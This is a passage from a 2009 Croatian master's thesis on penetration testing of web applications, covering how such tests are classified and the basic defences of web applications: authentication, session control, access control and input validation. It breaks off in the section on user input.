SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 1783

PENETRACIJSKO ISPITIVANJE SIGURNOSTI WEB PRIMJENSKIH PROGRAMA

Ivan Tomić

Zagreb, ožujak 2009.

Sažetak

U ovom diplomskom radu opisane su najkritičnije ranjivosti koje ugrožavaju sigurnost Web primjenskih programa. Dani su primjeri za najkritičnije ranjivosti Web primjenskih programa i opisan je način iskorištavanja tih ranjivosti, te je opisan i način otkrivanja ranjivosti. U prvom dijelu praktičnog rada razmotren je postupak automatskog otkrivanja vrste Web primjenskih programa, te je ispitana djelotvornost WSAT (Web Security Assessment Tool) programskog alata u otkrivanju vrste Web primjenskih programa. U drugom dijelu praktičnog rada ostvaren je programski alat za penetracijsko ispitivanje ranjivosti na SQL ubacivanje već prepoznate vrste Web primjenskog programa.

Abstract

This thesis describes the most critical vulnerabilities that put Web application security at risk. Examples of the most critical vulnerabilities, methods of exploiting them and a description of how to discover them are given. The first part of the practical work examines automatic identification of Web application type and examines the efficiency of the WSAT (Web Security Assessment Tool) software in discovering the type of Web application. The second part of the practical work is the implementation of vulnerability testing software that performs a penetration vulnerability test to SQL injection on a known Web application type.

SADRŽAJ

1. Uvod

Danas je skoro svaka Web stranica neka vrsta Web primjenskog programa, odnosno Web aplikacije. Web primjenski programi danas se koriste u različite namjene, od jednostavnijih kao što su objava i prikaz korisničkih sadržaja, pretraživanje sadržaja, registracija i prijava korisnika, slanje i primanje elektronske pošte, pa sve do složenijih namjena kao što su upravljanje ljudskim resursima, Internet bankarstvo te Internet kupovina. Ovisno o vrsti Web primjenskog programa, tijekom rada Web primjenskog programa koriste se manje ili više osjetljive informacije. Osjetljive informacije su obično korisnička imena i lozinke, osobni korisnički podaci, brojevi kreditnih kartica, neke druge povjerljive i tajne informacije i dr. Prilikom izgradnje Web primjenskih programa se zbog toga mora voditi računa na koji način se te osjetljive informacije pohranjuju, kako se prenose na Web primjenski program, te na koji način Web primjenski program radi s tim informacijama. Zbog toga što koriste povjerljive i tajne informacije, sigurnost Web primjenskih programa danas je ključno pitanje računalne sigurnosti.

Kako se Web primjenski programi cijelo vrijeme nalaze na Internetu, česta su meta različitih vrsta napada. Kako bi Web primjenski programi bili sigurni i kako bi se zaštitili od napada ugrađuju se različiti sigurnosni mehanizmi. Ti sigurnosni mehanizmi, ako su ispravno ostvareni, osiguravaju prihvatljivu razinu sigurnosti Web primjenskih programa. Ali zbog nedovoljne sigurnosne osviještenosti programera i administratora, nastaju različiti sigurnosni propusti u programskom kodu i konfiguraciji Web primjenskih programa. Ti sigurnosni propusti dovode do pojave različitih vrsta ranjivosti. Te ranjivosti napadači iskorištavaju kako bi kompromitirali sigurnost Web primjenskih programa, te kako bi došli do povjerljivih informacija. Napadači danas u većini slučajeva iskorištavaju ranjivosti Web primjenskih programa kako bi došli do povjerljivih korisničkih informacija. Ukradene povjerljive korisničke informacije napadači koriste za provođenje različitih vrsta napada usmjerenih protiv korisnika. Obično, napadači ukradene povjerljive informacije koriste za različite vrste prijevara, krađu identiteta, krađu financijskih sredstava i sl. Zbog svega navedenog izuzetno je važno ugraditi dobre sigurnosne mehanizme, kako bi se Web primjenski programi zaštitili od napada, te kako bi se smanjila vjerojatnost nastajanja ranjivosti.

Sigurnosno stanje Web primjenskih programa potrebno je provjeravati periodički, kako bi se sigurnost Web primjenskih programa držala na optimalnoj razini. Nije dovoljno ugraditi sigurnosne mehanizme i više nikada se ne brinuti o sigurnosti Web primjenskih programa. Napadi na Web primjenske programe s vremenom postaju sve sofisticiraniji i teži za otkrivanje, a i periodički se otkrivaju neki novi tipovi ranjivosti Web primjenskih programa. Zbog svega toga je potrebno periodički provjeravati sigurnosno stanje Web primjenskih programa. Jedna od metoda za ispitivanje sigurnosnog stanja Web primjenskih programa je penetracijsko ispitivanje sigurnosti. Penetracijsko ispitivanje sigurnosti daje uvid u trenutno sigurnosno stanje Web primjenskog programa. Penetracijsko ispitivanje sigurnosti pruža pogled na Web primjenski program na način na koji ga vidi i napadač, odnosno tijekom penetracijskog ispitivanja koriste se iste ili slične metode za otkrivanje ranjivosti s kojima se koristi i napadač. Tijekom provođenja penetracijskog ispitivanja sigurnosti mogu se koristiti različiti raspoloživi programski alati za ubrzavanje izvođenja penetracijskog ispitivanja. U nekim slučajevima ostvaruju se posebni alati za određene vrste Web primjenskih programa, kako bi se ubrzalo izvođenje penetracijskog ispitivanja, te kako bi se povećala kvaliteta otkrivanja ranjivosti. Penetracijsko ispitivanje koristi se kako bi se pronašle i poznate i

nepoznate ranjivosti Web primjenskih programa. Rezultati penetracijskog ispitivanja koriste se kako bi se unaprijedilo sigurnosno stanje, odnosno kako bi se uklonile sve pronađene ranjivosti Web primjenskih programa. Penetracijsko ispitivanje sigurnosti provodi se periodički, kako bi se pratilo sigurnosno stanje Web primjenskog programa, te kako bi se osiguravala optimalna razina sigurnosti.

2. Općenito o penetracijskom ispitivanju

2.1 Što je to penetracijsko ispitivanje sigurnosti sustava?

Penetracijsko ispitivanje (*engl. penetration testing*), još se naziva i etičko hakiranje (*engl. ethical hacking*), je metoda s kojom se može procijeniti sigurnost računalne mreže ili računalnog sustava (Web poslužitelja, Web aplikacije, baze podataka, operacijskog sustava i dr.) tako da se simuliraju napadi na sustav kakve bi izveo stvarni napadač. To je aktivna analiza cijelog sustava u potrazi za mogućim sigurnosnim propustima, odnosno ranjivostima u sustavu, lošoj konfiguraciji sustava, za poznatim i nepoznatim propustima u programskom sustavu i/ili sklopovlju. Osoba koja izvodi penetracijsko ispitivanje postavlja se u poziciju stvarnog napadača, s istim metodama i radnjama pokušavaju se otkriti ranjivosti u sustavu.

Osoba koja provodi penetracijsko ispitivanje sigurnosti naziva se penetracijski ispitivač ili etički haker (*engl. ethical hacker*). Penetracijski ispitivač je računalni i mrežni stručnjak koji provodi napade na sigurnosni sustav, uz dopuštenje vlasnika sustava, kako bi pronašao ranjivosti u sustavu koje bi stvarni napadač mogao iskoristiti u svoju korist. Za ispitivanje sustava koriste se istim metodama koje bi koristio i stvarni napadač, ali za razliku od stvarnog napadača ne iskorištavaju pronađene ranjivosti u sustavu u svoju korist, nego cijeli postupak prijavljuju vlasnicima sustava, kako bi se otklonili sigurnosni propusti.

Penetracijsko ispitivanje relativno je novo područje koje se dosta razvija. U 70-im i 80-im godinama prošlog stoljeća penetracijsko ispitivanje sustava provodila je samo vojska i velike organizacije, jer računala i Internet nisu bili raširenі kao danas. Penetracijsko ispitivanje relativno nedavno je postalo popularno područje računalne sigurnosti. Danas većina organizacija, one kojima je to od interesa, ispituje sigurnost svojih sustava pomoću penetracijskog ispitivanja i s time osiguravaju prihvatljivu razinu sigurnosti u svojim sustavima.

Rezultat penetracijskog ispitivanja je dobro dokumentiran postupak ispitivanja koji se predaje naručitelju penetracijskog ispitivanja. Na osnovu te dokumentacije donose se odluke na koji način je potrebno unaprijediti ispitivani sustav kako bi se otklonile potencijalno opasne ranjivosti koje su pronađene, te unaprijedila sigurnost samog sustava.

Za provođenje penetracijskog ispitivanja nad sustavom potrebno je dopuštenje vlasnika sustava za sve akcije koje se provode. Prije provođenja penetracijskog ispitivanja potrebno je potpisati razne ugovore, kako kasnije ne bi bilo pravnih posljedica.

Pomoću penetracijskog ispitivanja sigurnosti procjenjuje se stanje sigurnosti sustava, te na osnovu te procjene donose se odluke o otklanjanju pronađenih ranjivosti i ugrađivanju različitih sigurnosnih rješenja, kako bi sustav bio što je moguće sigurniji. Penetracijsko ispitivanje je procjena **trenutnog** stanja sustava. Već se nakon samog završetka penetracijskog ispitivanja sustava mogu otkriti neki novi propusti u sustavu. Zbog toga je penetracijsko ispitivanje postupak koji se ne provodi samo jednom nego se taj postupak ponavlja periodički. Period ponavljanja ispitivanja sustava ovisi o specifičnostima sustava koji se ispituje.

Ukoliko se penetracijsko ispitivanje ne provede dobro, može imati ozbiljne posljedice na sustav nad kojim se provodi ispitivanje. Može doći do zagušenja sustava, pada sustava ili

curenja povjerljivih informacija. Zato je jako važno da se provede detaljno planiranje prije samog izvođenja penetracijskog ispitivanja.

Ukoliko se penetracijsko ispitivanje ispravno provede ono je jako bitan dio strategije procjene rizika (*engl. risk assessment strategy*) organizacije. [1]

2.2 Razlozi provođenja penetracijskog ispitivanja

Penetracijsko ispitivanje provodi se iz više razloga. Neki od razloga provođenja penetracijskog ispitivanja su:

- otkrivanje ranjivosti prije napadača,
- potvrda postojeće sigurnosti,
- ispitivanje novih tehnologija,
- sigurnosni trening za informatičko osoblje i
- obavještavanje IT menadžmenta o sigurnosnim problemima. [8]

Jedan od razloga provođenja penetracijskog ispitivanja je pronalazak ranjivosti sustava prije napadača. Cilj je pronaći i poznate i nepoznate sigurnosne propuste. Većina napadača ipak koristi poznate metode napada i primjenjuje ih na poznate sigurnosne propuste. Manji dio napadača koristi napredne tehnike i posjeduje još javno neizdane *exploite* (*engl. 0-day exploits*). Zbog toga je ključno da se prvo otkriju i uklone poznati sigurnosni propusti, a tek onda se ide u potragu za nepoznatim sigurnosnim propustima. Penetracijsko ispitivanje omogućuje da IT menadžment vidi sustav na način na koji ga vidi napadač. Cilj penetracijskog ispitivača je da pronađe sigurnosne propuste kako bi se oni mogli ispraviti i na taj način spriječiti napadača da iskoristi te sigurnosne propuste.

Često se penetracijsko ispitivanje provodi kako bi se potvrdila postojeća sigurnost organizacije. Obično penetracijsko ispitivanje obavlja neovisna vanjska organizacija, radi svoje objektivnosti i stručnosti. Redovno provođenje penetracijskog ispitivanja može pokazati pad ili rast sigurnosti unutar organizacije, jer penetracijsko ispitivanje daje dobru procjenu sigurnosnog stanja organizacije u vrijeme izvođenja ispitivanja. Penetracijsko ispitivanje može poslužiti i kao pokazatelj da sigurnosno osoblje unutar organizacije radi dobar ili loš posao.

Penetracijsko ispitivanje idealno je i za ispitivanje novih tehnologija prije samog puštanja u rad. Ispitivanjem novih tehnologija prije nego što itko ovisi o njima može uštedjeti vrijeme i novac, jer je lakše i jednostavnije ispraviti pronađene sigurnosne propuste.

Penetracijsko ispitivanje provodi se i kako bi se ispitalo sigurnosno osoblje organizacije zaduženo za otkrivanje i prevenciju napada. Ukoliko penetracijski ispitivač uspješno upadne u sustav, a da to nitko ne otkrije, to je dobar pokazatelj da je sigurnosnom osoblju potrebna dodatna edukacija. Rezultati penetracijskog ispitivanja mogu poslužiti za ukazivanje na pogreške koje je napravilo sigurnosno osoblje organizacije, te pomoći sigurnosnom osoblju da unaprijedi svoje sigurnosne vještine.

Penetracijsko ispitivanje provodi se i kako bi se IT menadžment obavijestio o sigurnosnim problemima unutar organizacije. Informacije dobivene izvođenjem penetracijskog ispitivanja koriste se kako bi se IT menadžmentu olakšao posao u odlukama o ulaganju resursa u sigurnost organizacije. Kako je budžet uvijek ograničen, nije moguće ukloniti sve pronađene

potencijalne sigurnosne propuste u sustavu koji su pronađeni analizom ranjivosti u sustavu. Penetracijsko ispitivanje koristi se kako bi se odredilo koji od pronađenih sigurnosnih propusta imaju najviše utjecaja na samu organizaciju. Na osnovu tih informacija radi se plan za uklanjanje tih sigurnosnih propusta i smanjenje sigurnosnog rizika.

2.3 Klasifikacija penetracijskog ispitivanja

Penetracijsko ispitivanje klasificira se prema različitim kriterijima koji su specifični za svako pojedino penetracijsko ispitivanje. Penetracijsko ispitivanje može se klasificirati prema 6 osnovnih kriterija, a to su:

- penetracijsko ispitivanje prema bazi raspoloživih informacija,
- penetracijsko ispitivanje prema agresivnosti,
- penetracijsko ispitivanje prema opsegu skeniranja,
- penetracijsko ispitivanje prema pristupu skeniranja,
- penetracijsko ispitivanje prema tehnici skeniranja i
- penetracijsko ispitivanje prema početnoj točci skeniranja. [6]

2.3.1 Penetracijsko ispitivanje prema bazi raspoloživih informacija

Penetracijsko ispitivanje može se klasificirati prema količini podataka s kojima penetracijski ispitivač raspolaže prije samog provođenja ispitivanja. Prema bazi raspoloživih informacija o sustavu koji se ispituje penetracijsko ispitivanje dijeli se na:

- penetracijsko ispitivanje bez informacija (*engl. black box penetration testing*) i
- penetracijsko ispitivanje sa svim informacijama (*engl. white box penetration testing*). [6]

Kod penetracijskog ispitivanja bez informacija penetracijski ispitivač ne raspolaže s nikakvim informacijama o sustavu koji se ispituje. Penetracijski ispitivač posjeduje samo ime organizacije ili možda samo IP adresu Web poslužitelja organizacije. Ovakvim penetracijskim ispitivanjem simulira se stvarni napad kakav bi izveo i stvarni napadač.

Kod penetracijskog ispitivanja sa svim informacijama penetracijski ispitivač raspolaže sa svim potrebnim informacijama o sustavu koji se ispituje. Sva dokumentacija o sustavu pribavlja se od same organizacije koja je vlasnik ispitivanog sustava. Ovakvim penetracijskim ispitivanjem simulira se napad iznutra kakav bi mogao provesti netko od zaposlenika organizacije.

2.3.2 Penetracijsko ispitivanje prema agresivnosti

Penetracijsko ispitivanje može se klasificirati i prema agresivnosti izvođenja. Agresivnost se odnosi na način iskorištavanja pronađenog sigurnosnog propusta. Prema agresivnosti penetracijsko ispitivanje dijeli se na:

- pasivno penetracijsko ispitivanje,
- oprezno penetracijsko ispitivanje,

- proračunato penetracijsko ispitivanje i
- agresivno penetracijsko ispitivanje. [6]

Pasivnim penetracijskim ispitivanjem pronađeni sigurnosni propusti ne pokušavaju se iskoristiti. Svi pronađeni sigurnosni propusti samo se dokumentiraju i stavljaju se u završno izvješće.

Opreznim penetracijskim ispitivanjem pronađeni sigurnosni propusti iskorištavaju se samo ako penetracijski ispitivač zaključi da to nije opasno za ranjivi sustav. Npr. pokušava se pristupiti direktorijima na Web poslužitelju ili se koriste dobro poznate lozinke (*engl. default passwords*) za upad u sustav.

Proračunatim penetracijskim ispitivanjem iskorištavaju se pronađeni sigurnosti propusti. Iskorištavaju se samo poznati sigurnosni propusti izvođenjem već napisanih *exploita*. Prije pokretanja *exploita* penetracijski ispitivač procjenjuje hoće li izvođenje *exploita* biti uspješno i kakav će to utjecaj imati na sam sustav. Tijekom ovog penetracijskog ispitivanja koriste se i razni programski alati za automatsko pronalaženje lozinki.

Agresivnim penetracijskim ispitivanjem pokušavaju se iskoristiti svi pronađeni sigurnosni propusti, neovisno o tome kakav će to utjecaj imati na sustav. Tijekom izvođenja ovog tipa penetracijskog ispitivanja može doći do izvođenja napada uskraćivanja usluga (*engl. Denial of Service – DoS*).

2.3.3 Penetracijsko ispitivanje prema opsegu skeniranja

Penetracijsko ispitivanje može se klasificirati i prema raspoloživom opsegu skeniranja. Opseg penetracijskog ispitivanja direktno utječe i na vrijeme izvođenja ispitivanja. Prema opsegu skeniranja penetracijsko ispitivanje dijeli se na:

- fokusirano penetracijsko ispitivanje,
- limitirano penetracijsko ispitivanje i
- cjelovito penetracijsko ispitivanje. [6]

Fokusirano penetracijsko ispitivanje koristi se za fokusirano ispitivanje samo određenog raspona IP adresa, samo jednog sustava ili servisa. Provođenje ovakvog penetracijskog ispitivanja daje informacije samo o sustavima koji su se ispitivali, ne dobiva se potpuna sigurnosna slika cijele organizacije.

U limitiranom penetracijskom ispitivanju ispituje se samo limitirani broj sustava ili servisa. Npr. ispituju se samo računala unutar demilitarizirane zone (*engl. demilitarized zone – DMZ).*

Cjelovito penetracijsko ispitivanje provodi se na svim sustavima organizacije i daje potpunu sigurnosnu sliku čitave organizacije.

2.3.4 Penetracijsko ispitivanje prema pristupu skeniranja

Penetracijsko ispitivanje može se klasificirati i prema pristupu skeniranja, odnosno prema prikrivenosti penetracijskog ispitivača. Penetracijsko ispitivanje prema pristupu skeniranja dijeli se na:

- skriveno penetracijsko ispitivanje i

- otvoreno penetracijsko ispitivanje. [6]

Kod skrivenog penetracijskog ispitivanja koriste se samo metode koje se ne mogu identificirati kao napad, te tako penetracijski ispitivač ostaje sakriven.

Kod otvorenog penetracijskog ispitivanja penetracijski ispitivač koristi se svim raspoloživim metodama. U nekim slučajevima, kod penetracijskog ispitivanja sa svim informacijama, i informatičko osoblje same organizacije može sudjelovati u ovakvom tipu penetracijskog ispitivanja, kako bi se prije došlo do bitnih otkrića.

2.3.5 Penetracijsko ispitivanje prema tehnici skeniranja

Penetracijsko ispitivanje može se klasificirati i prema tehnici skeniranja. Prema tehnici skeniranja penetracijsko ispitivanje dijeli se na:

- penetracijsko ispitivanje orijentirano na računalne mreže,
- penetracijsko ispitivanje orijentirano na ostale načine komunikacije,
- fizičko penetracijsko ispitivanje i
- socijalni inženjering. [6]

Penetracijsko ispitivanje koje je orijentirano na računalne mreže je standardan način izvođenja penetracijskog ispitivanja sigurnosti u računalnim sustavima. Ispituje se mrežna infrastruktura organizacije i sva računala na njoj. Za skeniranje koristi se TCP/IP (*Transmission Control Protocol / Internet Protocol*) protokol.

Penetracijsko ispitivanje orijentirano na ostale načine komunikacije koristi se za ispitivanje ostalih načina komunikacije unutar organizacije. Ispituju se telekomunikacijske mreže, različite bežične mreže za komunikaciju (npr. *bluetooth*) i sl.

Fizičkim penetracijskim ispitivanjem ispituje se fizička sigurnost organizacije.

Socijalni inženjering koristi se za iskorištavanje sigurnosne neosviještenosti zaposlenika organizacije. Može se koristiti kao dobra metoda za utvrđivanje sigurnosne osviještenosti zaposlenika organizacije, te kao pokazatelj da li se unutar organizacije poštuje i provodi sigurnosna politika organizacije.

2.3.6 Penetracijsko ispitivanje prema početnoj točci skeniranja

Penetracijsko ispitivanje može se klasificirati i prema početnoj točci skeniranja sustava, odnosno prema mjestu od kuda se provodi ispitivanje. Prema početnoj točci penetracijsko ispitivanje dijeli se na:

- vanjsko penetracijsko ispitivanje i
- unutrašnje penetracijsko ispitivanje. [6]

Vanjsko penetracijsko ispitivanje obavlja se preko Interneta. Penetracijski ispitivač nalazi se na udaljenoj lokaciji i s te lokacije ispituje sustav organizacije. S ovim penetracijskim ispitivanjem skeniraju se sustavi koji su pristupačni preko Interneta. Rezultat penetracijskog ispitivanja daje dobru procjenu stanja sigurnosti sustava kojima se može pristupiti izvana. Ovakav pristup obično koristi i stvarni napadač.

Unutrašnje penetracijsko ispitivanje koristi se za ispitivanje unutrašnje mrežne infrastrukture organizacije. Provođenjem ovog penetracijskog ispitivanja može se utvrditi što bi se dogodilo i kakav bi utjecaj imalo na samu organizaciju kada bi napadač došao do neautoriziranog pristupa unutrašnjoj mrežnoj infrastrukturi.

3. Sigurnost Web aplikacija

Današnja slika Interneta dosta se razlikuje u odnosu na rane dane Interneta. U početku Internet se većinom sastojao od podatkovnih informacijskih repozitorija koji su većinom sadržavali statičke Web stranice. Cijeli sadržaj repozitorija bio je otvoren javnosti i Web preglednici su se jedino koristili kako bi se pristupilo tom sadržaju. Prijenos bitnih podataka bio je jednosmjeran, od Web poslužitelja prema korisniku. U većini slučajeva nije bilo autentifikacije korisnika, jer nije bilo potrebe za autentifikacijom. Svi su se korisnici tretirali jednako i svi su imali pristup istim podacima. U to vrijeme sigurnosni propusti su se uglavnom nalazili u samom Web poslužitelju. Napadači kompromitiranjem takvog Web poslužitelja uglavnom nisu dolazili do nekih novih povjerljivih podataka, jer su već svi podaci koji su se nalazili na poslužitelju bili javno dostupni.

Sadržaj Interneta se od tada znatno promijenio. Danas je većina Web stranica u biti aplikacija – Web aplikacija. Web aplikacije su u potpunosti funkcionalne aplikacije i ne razlikuju se od običnih korisničkih aplikacija. Za razliku od prije, prijenos bitnih podataka danas je dvosmjeran, od Web poslužitelja prema korisniku, ali i od korisnika prema Web poslužitelju. S Web aplikacijama danas se ostvaruju mnoge korisne radnje. One omogućuju registriranje i prijavu korisnika, provođenje bankovnih transakcija, kupovinu preko Interneta, pretraživanje sadržaja, objavljivanje vlastitog sadržaja i još puno toga. Većinom sadržaj koji Web aplikacija prezentira korisniku generira se dinamički i usklađen je sa zahtjevom koji je korisnik uputio aplikaciji. Velika većina informacija koje se procesiraju unutar Web aplikacija su privatne i jako osjetljive informacije. Zbog toga je sigurnost Web aplikacija danas ključno pitanje računalne sigurnosti, jer se radi s povjerljivim i osjetljivim podacima kojima neautorizirane osobe ne smiju imati pristup.

U nastavku su opisani temeljni zaštitni mehanizmi koji se koriste kako bi se Web aplikacije zaštitile od napadača i kako bi se spriječilo pojavljivanje ranjivosti. Nakon što se opišu zaštitni mehanizmi, opisati će se najčešće i najkritičnije ranjivosti Web aplikacija.

3.1 Temeljni zaštitni mehanizmi

Kako bi Web aplikacija bila sigurna potrebno je ugraditi nekoliko zaštitnih mehanizama. Sve Web aplikacije ugrađuju zaštitne mehanizme koji su konceptualno slični, ali detalji ugradnje, dizajn i efikasnost mehanizama dosta se razlikuju od aplikacije do aplikacije.

Neki od temeljnih zaštitnih mehanizama koji su ugrađeni u većini Web aplikacija su:

- kontrola korisničkog pristupa,
- kontrola korisničkog unosa,
- odgovor na napad na sigurnost Web aplikacije i
- održavanje Web aplikacije. [10]

Ovi zaštitni mehanizmi osnovna su zaštita Web aplikacija od zlonamjernih korisnika, napadača. Različite vrste napada koriste se kako bi se zaobišli ovi zaštitni mehanizmi koristeći različite ranjivosti unutar Web aplikacija. Ranjivosti u bilo kojem od ovih mehanizama, posebno u kontroli korisničkog pristupa i kontroli korisničkog unosa, obično vode do kompromitiranja Web aplikacije. Ranjivosti u ovim mehanizmima napadačima

obično omogućavaju pristup povjerljivim podacima, provođenje nekih neautoriziranih radnji, ubacivanje proizvoljnog koda, izvršavanje sistemskih naredbi i sl. U nekim slučajevima kompromitiranjem Web aplikacije kompromitiran je i sustav na kojem se nalazi Web aplikacija. Zbog toga je poželjno razumjeti kako rade ti osnovni zaštitni mehanizmi kako bi se razumjeli i napadi na sigurnost Web aplikacija, i kako bi se razumjela sigurnost Web aplikacija općenito.

3.1.1 Kontrola korisničkog pristupa

Kontrola korisničkog pristupa funkcijama i podacima Web aplikacije potrebna je kako bi se neautoriziranim korisnicima spriječio pristup osjetljivim informacijama. Ovo je osnovni zaštitni mehanizam koji mora ugraditi svaka Web aplikacija kako bi se osigurao pristup osjetljivim informacijama. Obično postoji više kategorija korisnika koji pristupaju i koriste Web aplikaciju. Tako postoje neautentificirani (anonimni) korisnici, autentificirani korisnici i korisnici s administratorskim pravima (administratori). Zbog toga što postoji više kategorija korisnika mora postojati i mehanizam identifikacije korisnika. Isto tako, svaki korisnik nema ista prava. Neki korisnici imaju veća prava, neki manja. Svaki korisnik nije autoriziran da pristupi svakom dijelu aplikacije, npr. administratorskom dijelu aplikacije pristup bi trebao imati samo administrator. Zbog toga postoje mehanizmi koji osiguravaju kontrolu pristupa različitim dijelovima Web aplikacije.

Kontrola korisničkog pristupa u Web aplikacijama ostvaruje se ugrađivanjem tri osnovna zaštitna mehanizma, a to su:

- autentifikacija,
- kontrola sjednice i
- kontrola pristupa. [10]

3.1.1.1 Autentifikacija

Autentifikacija korisnika koristi se kako bi se utvrdilo da je korisnik stvarno onaj za kojeg se predstavlja da je. Ukoliko nema autentifikacije korisnika svi se korisnici moraju tretirati kao anonimni korisnici i daje im se najmanja moguća razina povjerenja.

Autentifikacija se standardno provodi pomoću korisničkog imena i lozinke. Korisnik kako bi se prijavio na Web aplikaciju koristi svoje korisničko ime i lozinku koju samo on zna. Nakon što korisnik unese svoje podatke, Web aplikacija provjerava vjerodostojnost tih podataka i dopušta da se korisnik prijavi na sustav ili odbacuje prijavu. U nekim naprednijim Web aplikacijama u kojima je potrebna veća razina sigurnosti provode se složeniji postupci autentifikacije korisnika. Složenija autentifikacija od korisnika obično zahtjeva još informacija, osim korisničkog imena i lozinke, i autentifikacija se provodi u više koraka. Ukoliko Web aplikacija zahtjeva veliku razinu sigurnosti, za autentifikaciju se koristi autentifikacija putem pametnih kartica, klijentskih certifikata, uređaja kao što su *tokeni* (*engl. challenge-response token*) i dr.

Osim procesa prijave korisnika u Web aplikacijama obično se ostvaruje i niz pomoćnih mogućnosti kao što su registracija korisnika, aktivacija i deaktivacija korisničkog računa, obnova lozinke i sl.

Ukoliko je ranjiv bilo koji dio autentifikacije, zbog grešaka u programskom ostvarenju i logičkih grešaka, ranjiva je i cijela Web aplikacija. Napadač iskorištavanjem nekih od tih

ranjivosti može kompromitirati cijelu Web aplikaciju. Napadač može u potpunosti zaobići autentifikaciju pogađanjem korisničkog imena i lozinke ili iskorištavanjem logičkih grešaka u programskom ostvarenju autentifikacije.

3.1.1.2 Kontrola sjednice

Nakon uspješne autentifikacije korisnik pristupa različitim dijelovima i funkcijama Web aplikacije, šaljući niz zahtjeva pomoću svog Web preglednika. U isto vrijeme Web aplikacija dobiva veliki broj drugih zahtjeva od drugih korisnika, od kojih su neki autentificirani, a neki su anonimni. Kako bi se osigurala kontrola korisničkog pristupa Web aplikacije moraju ugraditi zaštitni mehanizam koji će identificirati i obraditi pristigle korisničke zahtjeve od različitih korisnika. U Web aplikacijama to se rješava tako da se za svakog korisnika napravi sjednica i svakom korisniku se dodjeli jedinstveni sjednički identifikator (*engl. session ID*). Razlog zbog kojeg je potrebno ugraditi dodati zaštitni mehanizam je to što Web aplikacije kao komunikacijski protokol koriste HTTP. HTTP je protokol bez stanja (*engl. stateless protocol*), svaki zahtjev promatra se i obrađuje zasebno, neovisno o prethodnom zahtjevu i na nikakav način ne raspoznaje pojedinog korisnika.

Sjednički identifikator je jedinstveni znakovni niz pomoću kojeg Web aplikacija razlikuje pojedinog korisnika. Sjedničke identifikatore izdaje Web aplikacija, te se oni čuvaju i na Web poslužitelju i kod korisnika. Nakon što Web aplikacija izda sjednički identifikator korisniku, korisnik ga pri svakom HTTP zahtjevu šalje Web aplikaciji kako bi ga Web aplikacija mogla identificirati. HTTP kolačići (*engl. HTTP cookies*) su standardan način prijenosa i spremanja sjedničkih identifikatora, a još se koriste i sjednički identifikatori pohranjeni u skrivena polja (*engl. hidden fields*) ili unutar samog URL-a. Svaki sjednički identifikator ima svoj životni vijek trajanja nakon kojega sjednički identifikator prestaje biti valjan. Nakon isteka tog vremena od korisnika se traži da ponovno prođe proces autentifikacije ukoliko i dalje želi koristiti usluge Web aplikacije.

Sigurnost kontrole sjednice u potpunosti ovisi o sigurnosti sjedničkih identifikatora. Napadi na kontrolu sjednice usmjereni su prema kompromitiranju korisničkog sjedničkog identifikatora. Ukoliko napadač dođe u posjed ispravnog sjedničkog identifikatora može zaobići autentifikaciju i koristiti Web aplikaciju sa svim pravima koje ima korisnik čiji je sjednički identifikator kompromitiran. Obično ranjivosti proizlaze iz lošeg programskog ostvarenja generatora sjedničkih identifikatora i manipulacije sa sjedničkim identifikatorima.

3.1.1.3 Kontrola pristupa

Nakon uspješne autentifikacije i nakon što korisnik dobije svoj sjednički identifikator korisnik može koristiti usluge Web aplikacije, pristupati različitom sadržaju i funkcijama. Iako je korisnik uspješno autentificiran to ne znači da je autoriziran da pristupa svim dijelovima Web aplikacije i da koristi sve raspoložive usluge. Zbog toga je potrebno ugraditi zaštitni mehanizam kontrole pristupa kako bi se osiguralo da korisnik pristupa samo onim dijelovima Web aplikacije za koje je i autoriziran.

Mehanizam kontrole pristupa mora moći raspoznavati o kojem se tipu korisnika radi i čemu sve pojedini tip korisnika smije i ne smije pristupiti. Svaki zahtjev koji korisnik uputi Web aplikaciji mora proći kroz ovu provjeru, kako bi se utvrdilo ima li korisnik pravo pristupa zatraženom dijelu Web aplikacije ili nema.

Kontrola pristupa može se podijeliti u dvije osnovne kategorije, a to su:

- horizontalna kontrola pristupa i
- vertikalna kontrola pristupa.

Mehanizam horizontalne kontrole pristupa omogućava korisnicima s istim korisničkim pravima da pristupaju određenom podskupu sadržaja i funkcija Web aplikacije koji su istog tipa. Horizontalnom kontrolom pristupa kontrolira se da korisnici koji imaju ista prava mogu pristupiti samo svom sadržaju, a ne i sadržaju drugih korisnika s istim pravima. Primjer horizontalne kontrole pristupa je kada u Web aplikacijama za elektroničku poštu korisnici mogu pristupati samo svom poštanskom sandučiću, a ne mogu pristupiti sandučićima drugih korisnika koji imaju ista korisnička prava kao i oni.

Mehanizam vertikalne kontrole pristupa omogućava različitim vrstama korisnika da pristupaju različitim vrstama sadržaja i funkcijama Web aplikacije. Vertikalna kontrola pristupa omogućava da se napravi razlika između korisnika s administratorskim pravima i običnih korisnika. U nekim slučajevima koristi se kako bi se napravila fina podjela korisničkih uloga, dodjeljivanjem svakom korisniku jednu ili više uloga koje omogućavaju pristup određenom sadržaju i funkcijama Web aplikacije.

Zbog relativne kompleksnosti izvedbe ovakvog mehanizma, logičkih grešaka i grešaka u programskom ostvarenju, ovaj mehanizam je čest izvor ranjivosti. Ranjivosti u ovom dijelu omogućavaju napadaču pristup podacima i funkcijama Web aplikacije kojima inače ne bi smio pristupiti. Razlog nastanka ranjivosti je većinom radi loše pretpostavke programera o tome kako će korisnici koristiti aplikaciju, te izostavljanjem ugradnje kontrole pristupa za neke dijelove Web aplikacije.

3.1.2 Kontrola korisničkog unosa

Jedan od osnovnih sigurnosnih problema s kojima su suočene Web aplikacije je to da se korisnik nalazi izvan aplikacijske kontrole. Zlonamjeran korisnik aplikaciji može poslati proizvoljan zahtjev posebno modificiran kako bi iskoristio pronađenu ranjivost Web aplikacije kako bi izveo željenu radnju. Prosljeđivanjem posebno modificiranog korisničkog unosa (korisničkih ulaznih podataka), umjesto normalnog korisničkog unosa, može se izazvati da se Web aplikacija ponaša drugačije od zamišljenog. Zbog toga je za sigurnost Web aplikacije jako bitno na koji način rukuje s korisničkim unosom. Sav korisnički unos trebao bi se smatrati nesigurnim i trebao bi proći kroz fazu ispitivanja valjanosti prije korištenja unutar Web aplikacije. Ranjivosti vezane uz korisnički unos mogu se pojaviti bilo gdje unutar Web aplikacije gdje postoji korisnički unos. Postoje dvije vrste korisničkog unosa. Prva vrsta korisničkog unosa je onaj unos kod kojeg se od korisnika direktno traži da unese neke podatke, kao što su npr. korisničko ime i lozinka, popunjavanje raznih formi i sl. Pod drugu vrstu korisničkog unosa spadaju podaci koje je Web aplikacija poslala 